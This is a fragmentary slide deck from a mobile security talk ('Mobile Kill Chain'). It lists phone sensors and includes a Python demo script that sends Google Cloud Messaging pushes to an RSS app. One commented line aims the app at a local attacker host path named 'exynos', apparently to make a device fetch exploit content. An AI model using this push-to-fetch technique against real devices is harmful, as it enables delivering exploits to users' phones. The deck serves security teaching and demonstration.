
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
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
# Mobile Kill Chain



# Mobile Kill Chain

No shortage of sensors...


1.3 MP front camera



5 MP rear camera



GPS tracker



Smart card/NFC


WiFi/Bluetooth

MHL xmit

Motion processor

Baseband modem

Pressure sensor






# Shields Up?

DEMO I





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Demo RSS


Slashdot  
Update: 3/13/2013 3:21 PM, 25/25 unread


reddit: the front page of the internet  
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Top Stories - Google News  
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```
user at Hydra in ~/git/via-demo on master*  
$ ./sendrss.py
```

```
#!/usr/bin/env python  
from gcm import GCM  
  
#gcm = GCM("...")  
gcm = GCM("...")  
data = {'name': 'viaForensics', 'url': 'https://viaforensics.com/feed/', 'type': 'feed'}  
#data = {'url': 'http://172.16.35.225:8081/exynos', 'type': 'content'}  
  
# Plaintext request  
#reg_id = 'APA91bH-QLd9-5s2B5FLGfHRrtNMB_Gz36cd4w8Ib_JiYat12iXGWh-b7_SpHe-FLGYEoME8ts'  
reg_id = 'APA91bG7kjhP4lymCBXmrejtJ8uLD88bvFQIDkAX_knvBErZmVapEgKWEoxiLzmCtSA-g8734SEt'  
gcm.plaintext_request(registration_id=reg_id, data=data)
```





